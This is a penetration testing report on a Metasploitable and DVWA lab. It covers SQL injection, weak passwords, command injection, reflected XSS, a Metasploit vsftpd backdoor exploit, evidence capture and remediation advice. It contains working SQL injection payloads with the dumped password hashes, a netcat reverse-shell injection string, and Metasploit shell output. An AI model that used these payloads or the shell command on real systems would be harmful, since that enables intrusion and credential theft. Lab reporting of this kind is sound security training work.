1. Introduction

I conducted this vulnerability assessment and penetration testing exercise to evaluate the security posture of a controlled lab environment consisting of a Metasploitable host and the Damn Vulnerable Web Application (DVWA). The objective of the assessment was to identify security weaknesses across network services and web application components and to demonstrate how an attacker could exploit these vulnerabilities to compromise system resources and sensitive information.

The assessment simulated realistic adversarial behavior by combining reconnaissance, exploitation, post-exploitation, and evidence collection activities. Through this process, I analyzed authentication mechanisms, input validation practices, service exposure, and client-side protections to understand potential attack paths and associated risks.

2. Scope

The scope of this assessment included network-level services running on the Metasploitable virtual machine and web application functionality provided by the DVWA platform. Testing activities focused on identifying vulnerabilities related to injection flaws, authentication weaknesses, remote command execution, and client-side security issues within the defined lab environment.

The assessment permitted active exploitation of identified vulnerabilities, privilege escalation attempts, and controlled evidence collection to validate impact. However, testing remained limited to the designated virtual lab infrastructure and did not target any external or production systems.

3. Executive Summary

I conducted a vulnerability assessment and penetration testing exercise on the Metasploitable host and the DVWA web application to evaluate the security posture of the target environment. The assessment included network enumeration, service exploitation, web application testing, and post-exploitation evidence collection to simulate realistic attacker behavior across multiple attack surfaces.

During the engagement, I identified several critical and high-risk vulnerabilities that could allow an attacker to gain unauthorized access, compromise sensitive data, and execute commands on the target system. The most severe findings included SQL injection and command injection vulnerabilities, both of which enabled database extraction and remote system control. Additionally, weak authentication controls permitted unauthorized login attempts, while a reflected cross-site scripting vulnerability exposed users to session hijacking risks.

By chaining these weaknesses, I demonstrated a full attack path leading from initial access to system compromise and data exposure. The assessment highlights the need to implement stronger input validation, secure authentication mechanisms, and improved application hardening practices.

Implementing the recommended remediation measures will significantly reduce the likelihood of exploitation and improve the overall security resilience of the environment.


4. Findings and Technical Analysis

During the security assessment, I identified multiple vulnerabilities affecting both the web application and the underlying system environment. These weaknesses primarily originated from insufficient input validation, weak authentication controls, and insecure command execution practices. By actively testing application functionality and system services, I demonstrated how an attacker could exploit these issues to compromise data confidentiality and system integrity.

F001 – SQL Injection

CVSS Score: 9.1
Severity: Critical

I discovered an SQL injection vulnerability within the application's authentication and user identification functionality. The application directly incorporated user-supplied input into backend SQL queries without parameterization or validation. By injecting crafted payloads, I manipulated query execution and bypassed authentication mechanisms. Further exploitation using UNION-based techniques and automated testing tools enabled database enumeration and extraction of user credential data. This vulnerability exposed sensitive information and created a pathway for unauthorized data access and privilege escalation.



Vulnerability: SQL Injection


User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Figure 1: SQL injection authentication bypass demonstrating unauthorized retrieval of user records



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Figure 2: SQL injection UNION-based exploitation enabling database credential extraction

F002 – Weak Password Policy

CVSS Score: 7.5
Severity: High

The assessment revealed inadequate authentication safeguards, as the system permitted login attempts using weak and predictable credentials. The absence of password complexity enforcement, account lockout mechanisms, and additional verification controls increased the likelihood of credential guessing attacks. Successful authentication with simple credentials demonstrated that an attacker could gain unauthorized access and leverage compromised accounts to perform further malicious activities within the environment.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'


Username: admin
Security Level: low

Figure 3: Successful authentication confirming administrative access to the DVWA application

F003 – Command Injection


CVSS Score: 9.8
Severity: Critical

I identified a command injection vulnerability in the application’s network diagnostic functionality, where user input was passed directly to system-level commands without sanitization. By injecting command chaining payloads, I executed arbitrary operating system commands through the web interface. This exploitation enabled system enumeration, identification of execution context, and establishment of a reverse shell connection to the attacker machine. The vulnerability allowed complete remote command execution, significantly increasing the risk of full system compromise and unauthorized data access.




```
whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 4: Metasploit exploitation of vulnerable vsftpd service resulting in shell access



```
id
uid=0(root) gid=0(root)
```

Figure 5: Root privilege verification confirming complete system compromise



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Ping for FREE

Enter an IP address below:

127.0.0.1; nc 192.168.20.128 4444 -e /bin/b

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.20.128] from (UNKNOWN) [192.168.20.129] 38280
```

Figure 6: Command injection exploitation sequence showing listener setup, payload delivery, and successful reverse shell establishment on the attacker system

F004 – Cross-Site Scripting (Reflected)

CVSS Score: 7.5
Severity: High

The application reflected user-provided input within HTTP responses without applying proper encoding or sanitization controls. I injected JavaScript payloads that executed within the browser context, confirming the presence of a reflected cross-site scripting vulnerability. This weakness could allow an attacker to steal session cookies, impersonate users, or deliver phishing content. The lack of output encoding and client-side protection mechanisms increased exposure to user-targeted attacks.




Figure 7: Reflected cross-site scripting payload execution within browser context

Collectively, these findings illustrate a multi-layered security posture gap across authentication, input handling, and client-side defenses. By chaining these vulnerabilities, I demonstrated a realistic attack scenario progressing from unauthorized access to data exposure and system compromise, emphasizing the need for comprehensive security controls across the application lifecycle.

---

4. Remediation Plan

F001 – SQL Injection

To mitigate SQL injection vulnerabilities, developers should implement parameterized queries and prepared statements for all database interactions. These techniques prevent user input from altering query structure. Additionally, the application should validate and sanitize all input using allow-list validation rules before processing requests.

Administrators should also enforce the principle of least privilege for database accounts to limit the impact of potential compromise. Regular security testing and the use of automated scanning tools can further help detect injection flaws during development and deployment stages.

F002 – Weak Password Policy

The organization should enforce strong password policies requiring minimum length, complexity, and periodic password rotation. Implementing account lockout mechanisms after repeated failed login attempts can significantly reduce brute-force risks. Multi-factor authentication should also be introduced to strengthen identity verification.

Security teams should conduct periodic credential audits to identify weak or default passwords and educate users about secure password practices. These measures collectively reduce the probability of unauthorized account access.

F003 – Command Injection

Developers should avoid executing system-level commands with user-controlled input whenever possible. If command execution remains necessary, the application must strictly validate input using allow-list filtering and escape special characters before execution. Implementing secure APIs instead of direct shell invocation can further reduce risk.

The system should run application processes with minimal privileges to limit damage in case of exploitation. Monitoring and logging command execution activities can also support detection and response efforts.

F004 – Cross-Site Scripting (Reflected)

To prevent cross-site scripting attacks, developers should apply output encoding to all user-supplied data before rendering it in browser responses. Input validation should restrict dangerous characters and script-related content where appropriate. Implementing a Content Security Policy can further mitigate script execution risks.


Security teams should conduct regular client-side security testing and integrate automated scanning tools into the development pipeline to detect XSS vulnerabilities early.

---

6. Exploit Chain Log

Step	**Attack Phase**	**Activity Performed**	**Outcome**
1	Reconnaissance	I performed network scanning using Nmap to identify open ports, running services, and service versions on the target host.	I discovered multiple exposed services, including FTP, HTTP, and database-related components, which defined the attack surface.
2	Initial Exploitation	I exploited the vsftpd 2.3.4 backdoor vulnerability using Metasploit to obtain remote shell access.	I successfully established a shell session and gained privileged access on the target system.
3	Post-Exploitation	I enumerated system files and accessed sensitive resources such as /etc/passwd and /etc/shadow.	I confirmed data exposure and validated system compromise.
4	Web Exploitation	I performed SQL injection against the DVWA application using manual payloads and sqlmap automation.	I bypassed authentication and extracted database information and user credentials.
5	Privilege Expansion	I exploited command injection functionality to execute operating system commands through the web interface.	I obtained remote command execution and established a reverse shell connection.

6	Client-Side Attack	I tested reflected XSS injection points within the application interface.	I demonstrated script execution capability and potential session hijacking impact.
7	Evidence Collection	I captured network traffic and generated SHA256 hashes of evidence files to preserve integrity.	I maintained evidence authenticity and supported reporting requirements.



```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sa
                                       pni
   RHOSTS   192.168.20.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.20.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.20.129:21 - USER: 331 Please specify the password.
[+] 192.168.20.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.20.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.20.128:41445 → 192.168.20.129:6200) at 2026-02-18 06:32:09 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  2         shell cmd/unix                192.168.20.128:41445 → 192.168.20.129:6200 (192.168.20.129)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...

whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Figure 8: Active Metasploit session demonstrating maintained remote shell interaction

7. Web Application Testing Summary (50 words)

I performed web application security testing on the DVWA platform using manual techniques and automated tools such as sqlmap. The assessment identified SQL injection, command injection, and reflected cross-site scripting vulnerabilities. These weaknesses enabled authentication bypass, database extraction, remote command execution, and potential session hijacking, demonstrating significant application security risks.

8. Evidence Collection Summary (50 words)

I performed post-exploitation evidence collection after gaining privileged access to the target system. I captured network traffic using Wireshark, accessed sensitive system files, and generated SHA256 hashes to verify evidence integrity. These activities preserved chain of custody and ensured reliable documentation of exploitation outcomes for reporting and analysis purposes.


phase4_capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.20.129


```
No.   Time          Source          Destination     Protocol Length Info
   20 17.814153356  192.168.20.129  192.168.20.128  TCP      1514 80 → 58132 [ACK] Seq=6294 Ack=930 Win=7936 Len=1448 TSva
   21 17.814153538  192.168.20.129  192.168.20.128  TCP      1514 80 → 58132 [ACK] Seq=7742 Ack=930 Win=7936 Len=1448 TSva
   22 17.814170928  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=930 Ack=7742 Win=80896 Len=0 TSval=
   23 17.814234449  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=930 Ack=9190 Win=82944 Len=0 TSval=
   24 17.814325548  192.168.20.129  192.168.20.128  HTTP      920 HTTP/1.1 200 OK  (text/html)
   25 17.814382259  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=930 Ack=10044 Win=86016 Len=0 TSval
   26 20.024445127  192.168.20.128  192.168.20.129  HTTP      543 GET /dvwa/security.php HTTP/1.1
   27 20.032950626  192.168.20.129  192.168.20.128  TCP      4410 80 → 58132 [ACK] Seq=10044 Ack=1407 Win=9024 Len=4344 TS
   28 20.033031104  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=1407 Ack=14388 Win=89088 Len=0 TSva
   29 20.033471439  192.168.20.129  192.168.20.128  HTTP      173 HTTP/1.1 200 OK  (text/html)
   30 20.033523178  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=1407 Ack=14495 Win=89088 Len=0 TSva
   48 22.649738840  192.168.20.128  192.168.20.129  HTTP      670 POST /dvwa/security.php HTTP/1.1  (application/x-www-for
   49 22.657728550  192.168.20.129  192.168.20.128  HTTP      495 HTTP/1.1 302 Found
   50 22.657799252  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=2011 Ack=14924 Win=91136 Len=0 TSva
   51 22.667161233  192.168.20.128  192.168.20.129  HTTP      536 GET /dvwa/security.php HTTP/1.1
   52 22.675445193  192.168.20.129  192.168.20.128  TCP      4410 80 → 58132 [ACK] Seq=14924 Ack=2481 Win=11424 Len=4344 T
   53 22.675754795  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=2481 Ack=19268 Win=91136 Len=0 TSva
   54 22.676294875  192.168.20.129  192.168.20.128  HTTP      265 HTTP/1.1 200 OK  (text/html)
   55 22.720368228  192.168.20.128  192.168.20.129  TCP        66 58132 → 80 [ACK] Seq=2481 Ack=19467 Win=91136 Len=0 TSva
```

```
› Frame 48: Packet, 670 bytes on wire (5360 bits), 670 bytes captured (5360
› Ethernet II, Src: VMware_88:f5:83 (00:0c:29:88:f5:83), Dst: VMware_97:2e:b
› Internet Protocol Version 4, Src: 192.168.20.128, Dst: 192.168.20.129
› Transmission Control Protocol, Src Port: 58132, Dst Port: 80, Seq: 1407, A
› Hypertext Transfer Protocol
› HTML Form URL Encoded: application/x-www-form-urlencoded
```

```
0000  00 0c 29 97 2e b2 00 0c  29 88 f5 83 08 00 45 00   ··)·.
0010  02 90 a4 9a 40 00 40 06  e9 7b c0 a8 14 80 c0 a8   ····@
0020  14 81 e3 14 00 50 c6 1f  ca 11 8e 21 20 a4 80 18   ·····
0030  00 57 ac d4 00 00 01 01  08 0a 4d c0 b0 c8 00 0b   ·W···
0040  c1 2c 50 4f 53 54 20 2f  64 76 77 61 2f 73 65 63   ·,POS
0050  75 72 69 74 79 2e 70 68  70 20 48 54 54 50 2f 31   urity
0060  2e 31 0d 0a 48 6f 73 74  3a 20 31 39 32 2e 31 36   .1··H
0070  38 2e 32 30 2e 31 32 39  0d 0a 55 73 65 72 2d 41   8.20.
0080  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61 2f 35 2e   gent:
0090  30 20 28 58 31 31 3b 20  4c 69 6e 75 78 20 78 38   0 (X1
00a0  36 5f 36 34 3b 20 72 76  3a 31 34 30 2e 30 29 20   6_64;
00b0  47 65 63 6b 6f 2f 32 30  31 30 30 31 30 31 20 46   Gecko
00c0  69 72 65 66 6f 78 2f 31  34 30 2e 30 0d 0a 41 63   irefo
00d0  63 65 70 74 3a 20 74 65  78 74 2f 68 74 6d 6c 2c   cept:
```

phase4_capture.pcapng | Packets: 117 · Displayed: 44 (37.6%) | Profile: Default

Figure 9: Network traffic capture collected during post-exploitation analysis



```
┌──(kali㉿kali)-[~]
└─$ sha256sum phase4_capture.pcapng
d6e39d40c7f697ef4b49eae6a5ab070cbc4c18bd0ff5e781af20157dae0a0dd9  phase4_capture.pcapng
```

Figure 10: SHA256 hash generation verifying integrity of collected forensic evidence

---

9. PoC Customization Summary (50 words)

I customized an existing proof-of-concept exploit by modifying a Python script to target the vulnerable FTP service. The customization allowed me to adapt payload execution to the lab environment and validate exploit reliability. This activity demonstrated practical exploit development skills and confirmed successful compromise through controlled proof-of-concept execution.

---

10. Developer Escalation Email (100 Words)

Subject: Critical Security Vulnerabilities Identified in Application

Dear Development Team,
I conducted a security assessment of the application environment and identified several critical vulnerabilities requiring immediate attention. The testing revealed SQL injection

and command injection flaws that allowed database extraction and remote command execution. Additionally, weak authentication controls and a reflected cross-site scripting issue increased the risk of unauthorized access and session compromise.

These vulnerabilities could enable an attacker to gain system-level access, expose sensitive data, and impact user trust. I recommend prioritizing input validation improvements, secure authentication mechanisms, and application hardening measures. Please review the attached findings and initiate remediation at the earliest opportunity.

Kind regards,
Dhruvil

---

11. Manager / Stakeholder Briefing (100 words)

I performed a controlled security assessment of the target environment to understand potential risks to organizational assets and users. The evaluation revealed multiple weaknesses within the web application and underlying system that could allow an attacker to bypass authentication, access sensitive information, and execute commands remotely. By combining these vulnerabilities, I demonstrated a realistic attack scenario leading to system compromise and data exposure. Although the assessment occurred in a lab environment, similar weaknesses in production systems could result in financial loss, reputational damage, and operational disruption. Implementing recommended security controls will significantly reduce risk and strengthen overall system resilience.

---

12. PTES Full VAPT Report (200 words)

I conducted a vulnerability assessment and penetration testing engagement following the Penetration Testing Execution Standard (PTES) methodology to evaluate the security posture of the target environment. During the reconnaissance phase, I performed network enumeration using scanning tools to identify exposed services and define the attack surface. The information gathered guided subsequent exploitation activities.

